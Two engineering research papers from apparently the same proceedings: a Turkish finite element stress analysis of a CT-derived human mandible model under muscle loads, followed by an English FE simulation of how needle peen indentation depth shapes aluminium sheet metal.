Birçok araştırma alanında olduğu gibi biyomekanikte de doğru bir sonlu eleman analizi için gerçek bir modelin kullanılması gerekir [5]. Bu durumdan dolayı çalışmada bir hastadan alınan gerçek görüntüler kullanılmıştır. Modellemede, Bilgisayarlı Tomografi görüntüleri kullanılarak 2 boyutlu görüntülerden 3 boyutlu katı model oluşturulmuştur. Görüntüler .dicom formatında olup medikal bir yazılım olan Mimics Medical 21.0 versiyonuna aktarılmıştır. Katı modele dönüştürülen görüntüler tek parça halinde 3- Matic Medical 13.0 yazılımına aktararak düzeltmeler yapılmıştır. Bu programda hacimsel sonlu elemanlara bölünerek tekrar Mimics Medical 21.0 programına alınıp malzeme özellikleri ayrı ayrı tanımlanmış, Ansys yazılımına uygun olarak .cdb formatında çıktı alınmıştır. Ansys 13.0 yazılımına aktarılan 3 boyutlu sonlu elemanlara ayrılmış olan model, yüzey tanımlamaları, kuvvet ve sınır şartlarının uygulanmasından sonra analiz edilmiştir. Modelleme ve analiz aşamalarına ait akış şeması aşağıda verilmiştir.



Şekil 1: Modelleme ve Analize Ait Akış Şeması

2.1. Verilerin Hazırlanması

Modellemesi yapılacak olan bölgenin dicom formatındaki görüntüleri, bir hastanın baş bölgesine ait BT taramasından alınmıştır. Medikal görüntüler, 0.5 mm aralıklarda 556 adet görüntüden oluşmaktadır.

2.2. Görüntülerin 3 Boyutlu Modele Dönüştürülmesi

Bilgisayarlı tomografi cihazından elde edilen dicom formatındaki kesitsel, iki boyutlu görüntüler, bir medikal görüntüleme yazılımı olan Mimics Medical 21.0' a aktarılarak 3 boyutlu kortikal, trabekular ve diş modellerine dönüştürülmüştür. Yazılıma aktarılan dicom formatındaki görüntüler gri yoğunluk değerlerine göre değişmektedir. Kortikal, trabekular ve diş dokularından her biri için yoğunluk değişmektedir. Bununla birlikte bütün dokular çok yakın değerlere sahip olmalarından dolayı işlem sonucunda manuel düzeltmeler gerekmiştir. Yoğunluk değerlerine göre tanımlamalar yapıldıktan sonra gerçekleştirilen işlemler aşağıda başlıklar halinde verilmiştir.

2.2.1. Medikal Verilerin Aktarımı

Mimics Medical yazılımı BT görüntülerinin dicom formatında görüntülenmesine ve düzenlenmesine imkân vermektedir. Bu doğrultuda görüntülerin bulunduğu dosya konumu verilerek otomatik olarak veriler yazılıma aktarılabilir. Görüntüleme verileri, 0.5 mm aralıklarla oluşan 556 adet görüntüden oluşmaktadır. Bununla birlikte taramadaki tüm bölgelerin kullanılmamasından dolayı sadece 190 adet görüntü kullanılmıştır.

2.2.2. Eşikleme (Masking)

Yazılıma aktarılan görüntüler gri tonlamasına göre ayrı dokulara ayrılabilir. Yazılımda tonlama değerleri için Hounsfield (HU) ölçeği baz alınarak eşikleme yapılmaktadır. Bu ölçeğe göre dokuların her biri farklı aralıklarda değerlere sahip olmaktadır. Mandibula modellemesinde eşikleme yapılırken kortikal kemik için alt limit 226 HU olurken üst limit 3071 HU olarak belirlenmiştir. Trabeküler kemik için limit -1024 HU ile 3693 HU arası seçilirken, diş dokusu için 1570 HU ile 3546 HU değerleri arası baz alınarak eşikleme yapılmıştır.

2.2.3. Ayrık Olmayan Montajlama (Non- Manifold Assembly)

Eşikleme yapılan görüntüler 2 boyutlu olup analiz programında uygun şekilde kullanılabilir. İşlem sırasında ayrık olmayan montajlama tekniği ile tek parça 3 boyutlu görüntü haline getirilmiştir. İşlem sırasında ön yumuşatma değeri 0.3, matris azaltma değeri XY çözümü için 1x0.5150 mm, Z çözümü için 1x0.5000 mm olarak verilmiş; son yumuşatma faktörü ise 0.2 olarak seçilmiştir. Bu işlemden sonra 3 boyutlu model gerekli düzenlemeleri yapmak amacıyla 3-Matic Medical yazılımına aktarılmıştır.

2.3. 3 Boyutlu Modelin Düzenlenmesi

Mimics Medical programında yapılan işlemlerden sonra programın alt yazılımı olan 3-Matic Medical yazılımda daha işlevsel düzeltmeler yapılabilir. Yüzey ve hacim düzenlemeleriyle birlikte sonlu eleman ağı da oluşturulabilir. Yapılan düzenleme ve ağ oluşturma işlemleri aşağıda başlıklar halinde sıralanmıştır.

2.3.1. Yüzey Yumuşatmaları (Smoothing)

Mimics Medical programından aktarılan 3 boyutlu model, çoğunlukla düzensiz ve keskin yüzeylere sahip olmaktadır. Bu program ile yüzeylerde istenen miktarlarda yumuşatma yapılabilir. Yumuşatmalar lokal olarak da yapılabilir. Yazılıma aktarılan 3 boyutlu modele 1 değerinde lokal yumuşatmalar uygulanmıştır.

2.3.2. Ağ Oluşturma (Meshing)

3 boyutlu modelin analizinin yapılabilmesi için küçük ağ yapılarına bölünmesi gerekmektedir. İlk olarak modele uyarlanabilir ağ yapısı 3 mm boyutunda uygulanmıştır. Hacimsel ağ yapısında ise kemik bölümlerinden her birine 2 mm boyutunda, birleşim yüzeylerine ise 0.5 mm boyutunda ağ yapısı oluşturulmuştur. Bu işlemlerden sonra 3 boyutlu model, malzeme özelliklerinin uygulanması amacıyla tekrar Mimics Medical programına aktarılabilir. Doğrudan analiz programına aktarılıp burada malzeme özellikleri tanımlanabilir. Bu çalışmada doğrudan analiz programında malzeme özellikleri tanımlanmıştır.

2.4. Malzeme Özelliklerinin Tanımlanması

3- Matic Medical programında tamamlanan işlemlerden sonra model kopyalanıp Mimics Medical programına aktarılabilir. FEA kısmında malzeme özellikleri yoğunluk (kg/m^3), elastisite modülü (MPa) ve Poisson oranları işlenmektedir. Bu işlemlerden sonra model Ansys yazılımına uygun olarak dışarı aktarılmaktadır.

2.5. Analizin Yapılması

Bu kısımda 3 boyutlu modele malzeme özellikleri tanımlanmış, yükler ve sınır şartlarının uygulanacağı yüzeyler seçilerek yükler ile sınır şartları uygulanmış ve analiz yapılmıştır. Analizin yapılacağı yazılım Ansys 13.0 olarak seçilmiştir. Analiz, yapısı dolayısıyla Static Structural analiz yöntemi kullanılarak yapılmıştır.

2.5.1. Modelin Programa Aktarılması ve Yüzeylerin Seçilmesi

3 boyutlu model, Ansys yazılımına geometri olarak değil ağ yapısı olarak aktarılmıştır. Bu durumdan dolayı ilk olarak Finite Element Modeler eklentisi kullanılmış, ağ yapısı buradan yazılıma aktarılmıştır. Yazılımın bu özelliğinde gereken yüzeyler veya elemanlar seçilerek işlemler yapılabilmektedir. Yapılan çalışmada mandibulanın anatomisi göz önüne alınarak yüzeyler seçilmiş, sınır şartları ile yük uygulama alanları oluşturulmuştur. Bölgelerin seçiminde literatürde yapılan çalışmaların katkısı da bulunmuştur ([3], [5], [7], [8]).

2.5.1.1. Malzeme Özelliklerinin Tanımlanması

Model yazılıma aktarılıp yüzeyler oluşturulduktan sonra Static Structural eklentisi kullanılarak bu modüldeki Engineering Data verileri istenildiği şekilde değiştirilebilmektedir. Bu çalışmada modele üç ana malzeme özelliği tanımlanmıştır. Malzeme özellikleri literatür değerlerinin karşılaştırılması ve Mimics yazılımı verilerinden elde edilen değerler sonucunda oluşturulmuştur. Malzeme özellikleri tanımlandıktan sonra tek parça halinde görünen ama birbirinden ayrı kısımlar olan kortikal, trabekular ve diş modellerine malzeme özellikleri ayrı ayrı tanımlanmıştır. Modele tanımlanan malzeme özellikleri Tablo 1’ de verilmiştir.

Tablo 1: Modele Tanımlanan Malzeme Özellikleri ([9], [3], [10], [11] Mimics Help Menü.)

Malzeme	Yoğunluk(kg/m ³)	Young Modülü(GPa)	Poisson Oranı (ν)
Kortikal Kemik	1705.4	17.0	0.31
Trabeküler Kemik	550	0.378	0.30
Diş	2800	19.5	0.25

2.5.2. Sınır Şartları ve Yüklerin Uygulanması


Analiz sırasında iki farklı türden sınır şartı ve yükleme uygulanarak değerlerin doğruluğu incelenmiştir. Modellerden birine kondil ve molar diş üst yüzeylerinden sınır şartı ile sabitleme yapılırken mandibula angulus border bölgesinden 0.05, 0.2, 0.4 ve 1 MPa boyutlarında basınç uygulanarak reaksiyon kuvvetleri karşılaştırılmıştır.

Modele uygulanan diğer sınır şartı ve yüklemelerde ise kondil bölgeleri ile molar diş üst yüzeyleri sınır şartı olarak sabitlenmiştir. Yükleme olarak ise kas kuvvetleri basınç türünde uygulanmıştır. Uygulanan basınç değerleri x, y ve z bileşenlerine göre ayrılarak MPa cinsinden uygulanmıştır. Basınç değerleri literatürden alınan kas kuvvetlerinin, kasın uygulandığı bölge yüzey alanına bölünmesi sonucunda bulunmuştur. Literatürden alınan kas kuvvetleri değerleri Tablo 2’ de verilmiştir.


Tablo 2: Kas Kuvvetleri [3]

Temel Mandibula Kasları	Sağ			Sol		
	X	Y	Z	X	Y	Z
Superficial Masseter	-39.4128	168.3136	79.7776	39.4128	168.3136	79.7776
Deep Masseter	-44.5536	61.8528	-29.2128	44.5536	61.8528	-29.2128
Medial Pterygoid	84.95	138.26	65.2	-84.95	138.26	65.2
Anterior Temporalis	-23.542	156.104	6.952	23.542	156.104	6.952
Middle Temporalis	-21.2232	80.0172	-47.8	21.2232	80.0172	-47.8
Posterior Temporalis	-15.7248	35.8344	-64.638	15.7248	35.8344	-64.638
Inferior Lateral Pterygoid	42.147	-11.6406	50.6433	-42.147	-11.6406	50.6433
Superior Lateral Pterygoid	21.8407	2.1238	18.5115	-21.8407	2.1238	18.5115
Anterior Digastric	-17.6	-9.48	-37.6	17.6	-9.48	-37.6

Literatürden alınan kas kuvvet değerleri, mandibulada kasların etki ettiği yüzeye basınç türünden uygulanmıştır. Basınç kuvvetlerinin uygulanması, tekil kuvvetlere oranla daha gerçekçi sonuçlar verecektir. Şekil 2’ de verildiği üzere Tablo 2 verileri uygulanmış olup çene kapalı sıkma durumunda simüle edilmiştir.



Şekil 2: 3B Modele Uygulanan Sınır Şartları ve Kas Kuvvetleri Yüklemeleri




Şekil 3: 3B Modele Molar Dişlerden Uygulanan Sınır Şartları ve Mandibula Angulus Border Bölgesi Yüklemeleri


SONUÇ

Bu çalışmada, bir hastanın 3 boyutlu mandibula sonlu eleman modeli oluşturulmuştur. Yapılan iki çalışmadan birinde kas bölgelerinden basınç yüklemeleri yapılırken; diğer çalışmada aynı model için kas kuvvetleri göz önüne alınmadan mandibula angulus border bölgesinden değişen basınç değerlerinde yüklemeler yapılmıştır. Her iki çalışmada da diş yüzeylerinde ısırma durumunda oluşan reaksiyon kuvvetleri ve gerilmeler incelenmiştir. Gerilme değeri olarak Von Mises eşdeğer gerilmesi dikkate alınmıştır. Reaksiyon kuvvetleri ise basınç türünden elde edilmiştir.

Çalışmanın doğruluğunun tespitinde literatürde yapılan benzer çalışmalar ile karşılaştırmalar yapılmıştır. Literatür çalışmalarının çoğunda analizde dikkat edilen ana kriterin deformasyon miktarı olduğu görülmüştür. Bununla birlikte birkaç çalışmada görülen gerilme değerleri ile de karşılaştırma imkanı bulunmuştur.




Şekil 4: Modelin Analizi- von Mises Gerilmesi




Şekil 5: Lateral Görünüm-von Mises Gerilmesi [11]

Yapılan analizde mandibulaya kas bölgelerinden basınç yüklemeleri yapılmış ve Von Mises gerilme değerine bakılmıştır. Mandibulada maksimum gerilme değeri 65.198 MPa, minimum gerilme değeri ise 0 MPa olarak elde edilmiştir. Maksimum değerler, kondil ve koronoid bölgelerinde meydana gelmiştir. Ulusoy [12] tarafından yapılan çalışmada maksimum değerler benzer bölgelerde meydana gelirken; uygulanan malzeme özellikleri, mevcut kasların tümünün uygulanmaması ve modellemeden kaynaklı olduğu tahmin edildiği üzere gerilme değerleri farklılık göstermiştir. Bu çalışmada en yüksek gerilme stresi koronoid çıkıntı bölgesinde saptanmıştır. Bunun nedeninin bu bölgeye yapışmakta olan temporal kasın aktivitesi olduğu düşünülmüştür[11]. Maksimum gerilme değeri 5.219 MPa olurken minimum gerilme değeri ise $2,433 \times 10^{-11}$ MPa olmuştur.




Şekil 6: Tek Dişi Bulunan Mandibulada Gerilme Analizi- von Mises Gerilmesi [12]

Dutta [13] tarafından yapılan çalışmada; tek dişi bulunan mandibulada kas kuvvetlerinin oluşturduğu gerilme değerleri incelenmiştir. Çalışmada Von Mises gerilme değerleri dikkate alınarak maksimum değer 699 MPa, minimum değer 0 MPa olarak elde edilmiştir. Bu çalışmada yüklemeler, tekil kuvvetler türünden uygulanmıştır. Bu durumdan dolayı maksimum Von Mises gerilme değerleri yüksek çıkmıştır. Bununla birlikte en yüksek değerler benzer bölgelerde oluşmuştur.




Şekil 7: Maksimum Asal Gerilme




Şekil 8: Maksimum Asal Gerilme [8]

Commisso ve arkadaşları [8] tarafından yapılan çalışmada dişsiz bir mandibulaya kas kuvvetlerinin etkisi incelenmiştir. Bulunan maksimum asal gerilme değeri miktarı 25 MPa olurken bu çalışmamızda 33 MPa değeri bulunmuştur.



Şekil 9: Deformasyon Değeri



Şekil 10: Deformasyon Değeri [3]

Yapılan analiz sonucunda deformasyon değeri 0- 0,45 mm arasında değişirken Koriototh ve Hannam (1994) ile Commisso ve ark.(2014) tarafından yapılan çalışmalardaki değerler sırasıyla 0- 0.62 mm ile 0- 0.85 mm arasında aynı bölgelerde görülmüştür.

Sonuç olarak yapılan çalışmada, literatürdeki çalışmalara yakın değerlerin elde edilmesi kullanılan model, malzeme, yük miktarı ve türü ile sınır şartlarındaki küçük farklılıklar dışında doğru olduğu tespit edilmiştir. Yapılan literatür taramasında kas kuvveti olarak uygulanan değerlerin farklılıklar gösterdiği ve tekil kuvvet ile basınç değerleri uygulanması arasında önemli sonuç farkları olduğu görülmüştür. Ayrıca kas bölgeleri, sayıları ile kullanılan mandibula modelindeki ve uygulanan mesh değerlerindeki farklılıklar da sonuçların değişmesinde etkili olmaktadır. Bu doğrultuda her birey için farklı sonuçların elde edilmesi olağan olmakla birlikte yapılan çalışmada yaklaşık sonuçlar elde edilmiştir.

KAYNAKÇA

- [1] B. ARIK, «Tıpta Simülasyon,» 21 03 2019. [Çevrimiçi]. Available: <http://www.biyomedikalbilgi.info/2019/03/21/tipta-simulasyon/>. [Erişildi: 15 01 2020].
- [2] İ. E. Ş. H. B. V. E. M. U. S. E. K. Ç. K. Mustafa Erkan İNANMAZ, «Ortez Dizaynında Biyomekanik Simülasyon ve Standart Tekniğin Adolesan İdiyopatik Skolyoz Tedavisindeki Etkilerinin Karşılaştırılması: İlk Sonuçlar,» cilt 16, no. 3, 2012.
- [3] A. H. T.W.P. Koriath, «Deformation of the Human Mandible During Simulated Tooth Clenching,» cilt 73, no. 1, 1994.
- [4] R. P. A. S. S. I. Aleksandar Igić, «Biomechanical Analysis Of Forces And Moments Generated In The Mandible,» *Medicine and Biology*, pp. 39-45, 2001.
- [5] E. KÜÇÜKCİBİYİK, Farklı Çiğneme Durumlarında Mandibula Kemisinin Gerilme Analizi, İstanbul: İstanbul Teknik Üniversitesi Fen Bilimleri Enstitüsü, 2005.
- [6] M. ÖZEN, Alt Ekstremitte Protezlerinde Farklı Yükleme Etkilerinin Araştırılması, İzmir: Dokuz Eylül Üniversitesi Fen Bilimleri Enstitüsü, 2012.
- [7] I. S. J. L. S. F. A. G. HANNAM, «A Dynamic Model Of Jaw And Hyoid Biomechanics During Chewing,» *Journal Of Biomechanics*, cilt 41, pp. 1069-1076, 2008.
- [8] J. M.-. R. J. O. J. M. Maria S. COMMİSSO, «Finite Element Analysis Of The Human Mastication Cycle,» *Journal of The Mechanical Behavior Of Biomechanical Materials*, cilt 41, pp. 23-35, 2015.
- [9] R. P. SHELLIS, «Variations In Growth Of The Enamel Crown In Human Teeth And A Possible Relationship Between Growth And Enamel Structure,» *Archs Oral Biology*, cilt 29, no. 9, pp. 697-705, 1984.
- [10] M. F. P. O. Flora GRÖNING, «Modeling The Human Mandible Under Masticatory Loads: Which Input Variables Are Important?,» *The Anatomical Record*, cilt 295, p. 853-86, 2012.
- [11] P. A. S. P. R. V. E. F. G. Danilo Alessio Di STEFANO, «Distribution of Trabecular Bone Density in the Maxilla and Mandible,» *Implant Dentistry*, cilt 28, no. 4, p. 340-348, 2019.
- [12] Ç. ULUSOY, «Çiğneme Kaslarının Mandibula Üzerinde Oluşturduğu Gerilmenin Üç Boyutlu Sonlu Elemanlar Yöntemi İle İncelenmesi,» *Atatürk Üniversitesi Diş Hekimliği Fakültesi Dergisi*, cilt 34, no. 2, pp. 69-76, 2007.
- [13] G. S. DUTTA, Three- Dimensional Finite Element Analysis Of Human Mandible To Calculate Muscle Forces, Stuttgart: Continuum Biomechanics and Mechanobiology Research Group, 2015.
- [14] S. T. A. S. S. A. Ö. Verim, «İnsan Tibia ve Fibula Kemiklerinin 3D Modeli ve Statik Sonlu Elemanlar Analizi,» %1 içinde *6th International Advanced Technologies Symposium (IATS'11)*, Elazığ, 2011.
- [15] T. G. Shirish M. Ingawalé, Biomechanics of the Temporomandibular Joint, Rijeka, Croatia : InTech, 2012.

FINITE ELEMENT SIMULATION OF NEEDLE PEEN FORMING PROCESS FOR SHEET METAL

Guldane KAHRAMAN

Master Student, Gaziantep University, Faculty of Engineering, Mechanical Engineering Department,
(Responsible Author)

Omer EYERCIOGLU

Prof. Dr. , Gaziantep University, Faculty of Engineering, Mechanical Engineering Department

Mahmut TANDOGAN

Research Assistant, Adiyaman University, Faculty of Engineering, Mechanical Engineering Department

ABSTRACT

Peen forming is a stretchy sheet metal forming method and its usage area is increasing and the application method is developing gradually. Process procedure constitutes dimple on the surface to attain intended free form shaped plate. The basic principle of the peen forming process is to obtain a free-formed sheet metal by utilizing residual stress on the material after impact. In this study, needle peen forming is analyzed by using finite element method. Owing to the workpiece is fixed and the impacting needle is movable, the process can obtain any desired free form. In FE simulation, the needle is controlled to form dimples' indentation that causes bending on sheet metal. The study guideline is to adjust the indentation of punch to form sheet metal as the concave and convex with improving an existing random dynamic model. A 1,6mm AA2024-T351 strip is used as the workpiece and a carbon tungsten punch to create dimples is simulated. The concavity effect of the indentation of the needle peen forming process is discussed.

Keyword: Forming, Peen, Needle, Residual Stress, Finite Element, Sheet Metal, Dimple, Concavity

1. Introduction

Peen Forming is a versatile and flexible manufacturing process commonly used in the aerospace industry to shape wing skins and rocket panels [1]. In addition of the general areas of usage of the aerospace industry, peen forming is a cold manufacturing process which used for the automotive industry, shipbuilding industry, biomedical devices, microelectronics and micro-electromechanical systems (MEMS). The increasing tendency in applications of peen forming process to obtain specially shaped forms of plates challenges the traditional methods. Peening is very useful process for extending the service life of a large of metallic components [2]. Also, the peening process is less costly than other sheet metal forming methods. No die required. According to C. F. Barrett being a dieless process, peen forming requires minimal lead time. The costly development and manufacturing time required to make hard dies is eliminated, reducing start-up cost. The process permits design changes and reworking of the part to improve fit when necessary [3]. As it is a cold-forming method, it provides the material to be shaped by preserving the basic chemical properties of the material. It can be adapted to different application areas. In these aspects, it is an improvable cold forming method.

Peening procedure is performed by projecting numerous small particles, laser beams or striking with a punch at high velocity onto the surface of metallic components. Each impacting shot, laser beam or striking a punch plastically deforms the surface of the part. These plastic deformations induce an isotropic residual stress distribution in the component and a convex curvature of the component towards the peening direction [4]. H. Y. Miao 's convex notify is possible to change in this study as this bend varies depending on indentation. This study is modeled and demonstrated the indentation-related concavity change as a 3D simulation in Ansys workbench dynamic model.

In order to deform permanently the surface of the work-piece, the material must be yielded in tension, producing elastic stretching of the upper surface and local plastic deformation that manifests itself as residual compressive stress. Upon unloading, fibers placed below the indentation, try to restore their position to their original shape, but the surrounding material does not allow this to occur. Therefore, a region of compressive stresses is generated [5]. Due to being constituted the residual stress after the peening process, the plane shapes as requested form. This is all to say, residual stresses are stresses that remain in a solid material after the original causes of the stresses have been removed.

Several theoretical and numerical works have been performed to study the residual stress distribution and the deformation of a component after conventional peen forming. Al-Hassani used the assumption that the residual stress profile is the sum of an equivalent stretching stress and equivalent bending stress acting in a manner to balance the induces stress [6]. Meo and Vignjevic employed an axisymmetric finite element (FE) model to obtain the induce stress profile by simulating the impact of a single rigid sphere on an elastic-plastic work-piece [5]. Most of the investigations of stress peen forming are based on experiments and empirical relationships. Baughman introduced the principles of elastic stress peen forming with the pre-bending moment or pre-stretching force [7].

According Hong et al. shot peening is a very complex process to model numerically, involving dynamic analysis of fast moving shot impacting on a metallic target which can often has complex geometry. Therefore, they simulated the shot peening process as an FE model. About shot peening, they discovered an increasing mass flow causes a higher amount of energy dissipation and hence to a reduction of the average impact velocity of the shots in the stream. In addition, it was shown that shots rebound from the target surface and interact with incoming shots causes an additional reduction of the average impact velocity [8]. Kopp et. al presents that in the case of a convex curvature the neutral fibre lies inside the cross-section, whereas an entirely plastically deformed cross-section consists only of elongated fibres. Starting from a low kinetic energy of the shot particles the curvature will emerge convex and increase to a maximum. Proceeding by increasing the system pressure the curvature will decrease and turn into a concave form, again reaching a maximum at a certain operating point. In light of this information, they hit the plate with balls of different diameters in two directions to obtain free form. They focuses on changes in kinetic energy to achieve concave and convex results in the shot peening process [9].

Needle peen forming (NPF) is mainly focused in this paper. The needle forming tool consists of hard spike/spikes called 'needle' which is made of a stronger material than the workpiece. The aim is to prevent the tool damage during shaping the workpiece. The tool motion is powered by a hydraulic, pneumatic or electric source in order to impact the surface of a ductile workpiece. As the powered tool is impacted against and moved vertically to the component's surface, the impacting needles make dimples at the workpiece's surface, creating indentations. This indentation is one of the major controlling parameters of the NPF process. The bulk of the substrate surrounding the deformed material opposes to indentation, as a result a region of compressive or tensile stresses encountered depending on the amount of indentation. The near-surface compressive layer is protected the workpiece from crack propagation under cyclic loading and therefore increases the material's fatigue life. In addition, the indentation is directly affects the concavity, so, the final form of the workpiece.

The authors which were studied about peen forming method were focused on the control of concavity with the indentation parameter. In the laser peen forming studies focused on energy effect to different thickness plates to affect concavity. Hua Ding et al. Applied 0.4 J laser pulse energy to $T = 0.4, 0.6, 1.5$ and 1.75 mm thick plates in the laser peen forming process. As a result of simulation; the transition from the concave to the convex occurred when the specimen thickness was increased to 0.9 mm and 1.75 mm thick samples [10].

J.Alberto worked about needle peening process includes a 1.6 mm AA2024-T351 material Almen strip target and needle peening tool which includes 4 needles under it. They 2D simulated the process and selected mesh type of Almen strip is SOLID164 and mesh type of needles is SHELL163. At their experimental results and finite element simulation with Ansys workbench results are compared to optimise the process. The needle velocities adjusted with pressure $P_1=68,95$ kPa , $P_2=103,42$ kPa , $P_3=137,89$ kPa , $P_4=172,37$ kPa , $P_5=206,84$ kPa. Depends on these pressures, respectively, $v_1:1.3$ mm/s, $v_2:1.42$ m/s, $v_3:1.57$ m/s, $v_4:1.62$ m/s, $v_5:1.70$ m/s velocities occurred. Needles' material was selected as Carbon Tungsten and radius $R=0.4$ mm. Based on the ratio $E_{needle}/E_{strip} = 8.96$, it was assumed that the needles did not experience significant plastic deformation and were therefore considered as rigid bodies (plastic deformationis expected for $E_{needle}/E_{strip} < 2$). The results confirmed the experimental data of needle peen forming with simulation and outlined the external framework for further studies of needle peen forming processes. It made different speeds and multiple strokes, compared the saturation-related experimental data with the 2D model he obtained in the Ansys workbench. The saturation curve

of the experiment and simulation which created at different speeds was drawn. The experimental results and the simulation results confirmed each other [11].

The needle, which is modeled as a 4-pin needle, was a controlled upper prototype of uncontrolled balls of shot peening. Isotropic hardening allows an enlargement of the yield surface with increasing plastic strain, initial residual stresses were assumed to be negligible and linear isotropic hardening was assumed, based on the work of Alexandre Garipey [12]. Figure 1 shows a typical residual stress field produced after peening demonstrates that where negative residual stresses represent compressive stresses whereas positive residual stresses represent tensile stresses [13].

In this study, an aluminum sheet metal as a workpiece and a carbon tungsten rod as a needle were used. A needle peen forming model was simulated by using ANSYS Workbench explicit dynamics module. In the finite element model, an actively controlled rod was used. The effect of rod indentation on workpiece concavity was investigated. To examine the effect of indentation on the concavity, the indentation of the dimples was compared with each other.




Figure 1. Typical induced stress profile after peening [13]

2. Finite Element Model

This article aims to investigate the form (convex or concave) of the sheet metal workpiece with respect to various amount of needle peen indentation. A 1.6 mm thick plate was used and instead of shot mass or shot velocity, the depth of indentation was chosen as the variable to obtain concave or convex forms. The speed of the needle rod was simulated with respect to this definition. So, the displacement of the rod and the time changed accordingly to have different indentations with the same velocity for each sample.

2.1 The 3D FE Model

The prepared 3D model for simulation uses AA2024-T351 material strip having the dimension of 76.2x19.0x1.6 mm as a workpiece. The workpiece was fixed from both short faces of strip, so as, no bottom holder was used. The peening was applied to the midpoint of the strip using a single carbon tungsten needle with 0.8 mm radius as in figure 2. The simulations were carried out using various indentations as given in Table 1.

Table 1. FE simulations

Simulation No	Indentation (mm)	% indentation wrt thickness
1	0.2	12.50
2	0.4	25.00
3	0.5	31.25
4	0.6	37.50
5	0.7	43.75
6	0.8	50.00
7	1.0	62.50
8	1.1	68.75

The strip meshed with quadratic 60348 elements with 73709 nodes and fixed from both two short sides' surfaces. The material was considered as homogeneous and free from initial residual stresses. The initial distance between the rod and the top surface of the strip was 2.72 mm and the time was adjusted accordingly to obtain a constant velocity of 11.07 m/s during simulations.




Figure 2. The impact point of needle peen

2.2 Workpiece Material

AA2024-T351 was used as the workpiece material which is a high-strength, age-hardenable aluminum alloy. The material compositions are given in Table 2.

Table 2. Workpiece Material Compositions

Cu	Mg	Mn	Si	Zn	Ti	Cr	Ni	Pb	Bi	Al
4.4 %	1.5%	0.6%	0.5%	0.25%	0.15%	0.1%	0.05%	0.05%	0.05%	Remaning

T351 designation indicates that the material was solution heat-treated, cold worked, naturally aged and finally stress relieved by stretching [1].

The mechanical properties of workpiece material and needle material are given in Table 3 and Table 4, respectively.

Table 3. Mechanical Properties of Workpiece Material

Young's modulus, E_{strip}	71.7 MPa
Poisson's ratio, ν	0.33
Density, ρ	2810 kg/m ³
Strain hardening coefficient, H	810 MPa
Initial yield strength	379 MPa
Maximum stress	1189 MPa

Table 4. Mechanical Properties of Needle Material

Young's modulus, E_{strip}	643 GPa
Poisson's ratio, ν	0.21
Density, ρ	15630 kg/m ³

Also, the punch radius is 0.8 mm. The needle assumed that it did not experience significant plastic deformation and was therefore considered as a rigid body.

3. Results and Discussion

3.1 The stress distribution on the strip

Convex and concave shape changes with respect to residual stress in workpiece. Normal stresses for indentations I_1 , I_2 , I_3 , I_4 , I_5 and I_8 after unloading is given in Figure 3. Indentation 1 and 2 causes the convex shape due to compressive type of residual stress. After indentation 4, concave shape has begun to be seen because of residual stresses became tensile type of stresses.

The equal, normal and shear stress distribution of sheet metal underload and load released condition,

which is formed in the simulations made at I_2 and I_8 depths, illustrated as in Figure 5 and Figure 6. It is seen that different stress distribution occurs in these indentations and different residual stresses occurred on Al plates. Indentation levels that are caused to different stress distributions on the material are produced different residual stresses on the material and consequently take on concave or convex shapes.




Figure 3. Normal stresses for indentations I_2 , I_3 , I_4 , I_5 and I_8 after unloading




Figure 5. When $I_2 = 0.4$ mm

(A)The Equal, Normal and Shear Stress Distrubition of Sheet Metal Underload Condition.
(B)The Equal, Normal and Shear Stress Distrubition of Sheet Metal Loaded Released Condition.




Figure 6. When $I_3 = 1.1 \text{ mm}$

(A)The Equal, Normal and Shear Stress Distrubition of Sheet Metal Underload Condition.
(B)The Equal, Normal and Shear Stress Distrubition of Sheet Metal Loaded Released Condition.

3.2 The concavity (arc height)

The left and right short edge surfaces of workpiece are fixed for each sample. A 0.8 mm radius carbon tungsten needle impacts the workpiece surface with a velocity of 11.07 m/s and makes a dimple in the middle of the sample as shown in Figure 2. This movement angle is 90 degree to the workpiece surface.

Owing to different indentations the surfaces take the result shapes as concave and convex. This paper gives some parametric information and it includes a guide simulation about free-formed sheet metal

with NPF process. $I_2=0.4$ mm $I_8=1.1$ mm depths were compared. The concavity graph of I_2 and I_8 in Figure 7 shows the convex and concave results.




Figure 7. The Directional Deformation Graph at the Indentation Equals:
(A) $I_2 = 0.4$ mm, (B) $I_8 = 1.1$ mm

Except of indentation, all of other parameters, conditions, tool and sheet metal materials are simulated exact same. This graph declares the indentation effect of NPF to sheet metal. Although the convex

result was generated by I_2 indentation which caused by compressive type of residual stress, the I_8 has generated the concave result which caused by tensile type of residual stress.

Figure 8 shows the indentation-concavity (Arc Height, a_H) graph of all samples. This graph which created by combining the max arc heights of each sample shows the transition of the results from the convex form to the concave form. Owing to percentage indentations over the plate thickness, the results give the parametric design data required to create the desired concavity in plates of different thicknesses.




Figure 8. The Indentation-Concavity (Arc Height, α_h) Graph of All Samples (Indentations: I_{1_p} =12.5%, I_{2_p} =25%, I_{3_p} =31.25%, I_{4_p} =37.5%, I_{5_p} = 43.75%, I_{6_p} 50%, I_{7_p} =62.5%, I_{8_p} =68.75% thickness of sheet metal)

When the indentation is applied up to 31.25% of the plate thickness, the workpiece is shaped as convex, concave results are obtained at deeper thicknesses from this region. Also, the concavity is unstable in 31.25% indentation region.

4. Conclusions

The rod indentation effect to the Needle Peen Forming process is presented in this paper as a finite element model. As a result of FE simulations, the followings can be concluded:

1. This method is mainly useful for free form sheet metal parts and prototyping of sheet metal products.
2. The indentation parameter directly affects the concavity of the workpiece.
3. When the indentation is applied up to 31.25% of the plate thickness, the workpiece is shaped as convex, concave results are obtained at deeper thicknesses from this region. Also, the concavity is unstable in 31.25% indentation region.
4. The needle peen forming process is suitable for the sheet metal forming process without using mold.
5. For the bring under control of the final shape of free form, the determination of the locations to the indentation on the surface of the sheet metal is one of the problems which must be overcome.

5. References:

1. Gariépy A, Cyr J, Levers A, Perron C, Bocher P, Lévesque M. Potential applications of peen forming finite element modelling. *Adv Eng Softw.* **2012**;52:60-71.
2. Kirk D. Shot Peening. *Aircr Eng Aerosp Technol an Int J.* **1999**;77(4):349-361.
3. Barrett CF. *Peen Forming.*; **1984**.
4. Miao HY, Larose S, Perron C, Lévesque M. Numerical simulation of the stress peen forming process and experimental validation. *Adv Eng Softw.* **2011**;42(11):963-975.
5. Meo M, Vignjevic R. Finite element analysis of residual stress induced by shot peening process. *Adv Eng Softw.* **2003**;34(9):569-575.

6. Al-Hassani STS. Mechanical Aspects of Residual Stress Development in Shot Peening. **1982**:583-560.
7. D.L. Baughman. An overview of peen forming technology. *Proc 2nd Conferance Shot Peen.* **1984**:28-33.
